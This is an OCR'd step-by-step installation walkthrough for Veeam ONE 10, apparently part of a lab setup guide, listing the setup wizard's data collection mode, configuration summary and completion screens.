
Performance cache folder: F:\PerfCache

Skip the virtual infrastructure configuration..


Microsoft Hyper-V Host, Failover Cluster or SCVMM server
Retrieve information from specified Microsoft Hyper-V server.

Skip virtual infrastructure configuration
Configure virtual infrastructure connection later.

Select the first data collection mode.



Veeam ONE Setup

Data Collection Mode

Set Veeam ONE data collection mode that best fits your infrastructure.


To optimally configure your deployment, select Veeam ONE data collection mode that best fits your infrastructure.

● Optimized for Typical Deployment (less than 100 hosts and 1500 VMs)

○ Optimized for Advanced Scalability Deployment (more than 100 hosts and 1500 VMs)

○ Backup Data Only

Click On "Install".



Veeam ONE Setup

Ready to Install


The wizard is ready to begin installation.

Veeam ONE will be installed with the following configuration:

Setup Type:	Typical
Data Collection Mode:	Typical (less than 100 hosts and 1500 VMs)
SQL Server:	HACKERCOOL\VEEAMSQL2016
Installation Folder:	C:\Program Files\Veeam\Veeam ONE\
Service Account:	[redacted]
Veeam ONE agent port:	2805
Reporter Site Port:	1239

☑ Check for updates once the product is installed and periodically

Click on "finish" once installation is over.




Veeam ONE Setup

Completing Veeam ONE 10 Setup Wizard

